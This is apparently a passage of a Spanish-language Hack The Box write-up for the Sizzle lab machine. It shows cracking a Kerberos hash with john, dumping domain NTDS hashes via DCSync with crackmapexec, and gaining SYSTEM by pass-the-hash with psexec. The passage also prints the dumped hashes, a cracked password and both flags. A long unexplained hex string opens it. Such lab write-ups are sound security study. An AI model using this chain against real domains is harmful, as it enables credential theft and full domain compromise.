c84a6a1948a8749cba0be396ded735bf950e842ff385995928f72f79518c7f6fbdd75c816d39325a7cb34247da7cb64ca954e3aa3365ee766008690dfde68cae566c4c00f4a461ec994ebe1b074cddd23431f9c2424394deab4aa469df2d6357b38d5c10a3021871d4b7580bb2df1b0e1e154bcf01190b48478735fa3732ecfa49eb7ca038fa589b8620dd9c966c210c809f9e11b5b40adabfe0011fa63ca0246f9fdf89ec581c55c5118bf5202516ece9da1fe2a58340335269ed904dd2f1da10ef88f8f0a0b2c375ce8c0ed55a7f110e49c85359a8eb09807dbe2edc3d96d82486ec95993c0ec2b41a8cd2df9a24eae7499d6f11613cc7d484b2bacea6558453a7fd8fd68572f0cd9713061ee3523f8df77ead9134915150a510d4b5c7c37ebb614ec8950228a06dc4eaa0330afcccd52e20466334661f74dc97942de4cb9eea41e03f6ca385c21ed024ac6bb953ddff3350df93d5d80b8264f5471297ec585d4ade095a4d233a41e5115dedfdd03fc6a13434b3ec02ee35fb2a71c37cbb25c4b86d68ace0c57c6fe35ed2699e5eecc0ca631178ce945068d7a6a07499502f2a762eb6d950a4fba46bce7454871b38562d9c7ec95e0f86c1e8befc0ae3ae2011bc1fcfe22c980965bcaf93cc09b14f211b80e5e429b222055f579f8a52258eff5fc7f0d77feb5ecaaca897513922b020eda
- Ahora ya crackeamos el hash para ver la contraseña.
➜  content john -w:/usr/share/wordlists/rockyou.txt hash2
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Football#7       (?)
1g 0:00:00:17 DONE (2024-05-07 09:06) 0.05691g/s 635585p/s 635585c/s 635585C/s Forever3!..FokinovaS1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Escalada de Privilegios
- En esta ruta del sistema encontré un
.txtdonde había hashes.
PS C:\Windows\System32> type file.txt
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178:::

Domain    User  ID  Hash
------    ----  --  ----
HTB.LOCAL Guest 501 -
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
mrb3n:1105:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::


PS C:\Windows\System32>
- Como el usuario mrlky tiene privilegios
DCSyncy aparte tenemos su hash podemos usarcrackmapexecpara ver el hash del administrador y conectarnos conpsexec.
➜  content crackmapexec smb 10.10.10.103 -u mrlky -H bceef4f6fe9c026d1d8dec8dce48adef --ntds drsuapi
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\mrlky:bceef4f6fe9c026d1d8dec8dce48adef
SMB         10.10.10.103    445    SIZZLE           [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.10.10.103    445    SIZZLE           [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.10.103    445    SIZZLE           Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
SMB         10.10.10.103    445    SIZZLE           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.103    445    SIZZLE           krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
SMB         10.10.10.103    445    SIZZLE           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.103    445    SIZZLE           amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
SMB         10.10.10.103    445    SIZZLE           mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
SMB         10.10.10.103    445    SIZZLE           sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16a6f890de:::
SMB         10.10.10.103    445    SIZZLE           SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:91537ada1c7e820e40c8f13bcbb4e42a:::
SMB         10.10.10.103    445    SIZZLE           [+] Dumped 8 NTDS hashes to /home/miguel/.cme/logs/SIZZLE_10.10.10.103_2024-05-07_091141.ntds of which 7 were added to the database
➜  content impacket-psexec htb.local/Administrator@sizzle.htb.local -hashes :f6b7160bfc91823792e0ac3a162c9267
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on sizzle.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file PVZdBnKc.exe
[*] Opening SVCManager on sizzle.htb.local.....
[*] Creating service daJw on sizzle.htb.local.....
[*] Starting service daJw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
- Vamos hacerlo sin el hash.
➜  content crackmapexec smb 10.10.10.103 -u mrlky -p Football#7 --ntds drsuapi
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\mrlky:Football#7
SMB         10.10.10.103    445    SIZZLE           [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.10.10.103    445    SIZZLE           [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.10.103    445    SIZZLE           Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
SMB         10.10.10.103    445    SIZZLE           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.103    445    SIZZLE           krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
SMB         10.10.10.103    445    SIZZLE           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.103    445    SIZZLE           amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
SMB         10.10.10.103    445    SIZZLE           mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
SMB         10.10.10.103    445    SIZZLE           sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16a6f890de:::
SMB         10.10.10.103    445    SIZZLE           SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:91537ada1c7e820e40c8f13bcbb4e42a:::
Root flag and user flag
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
2551eafa119b3d4d6c7e1e28db9dec74
C:\Windows\system32> type C:\Users\mrlky\Desktop\user.txt
e1c1537f865b3f1aad46459eb491e08a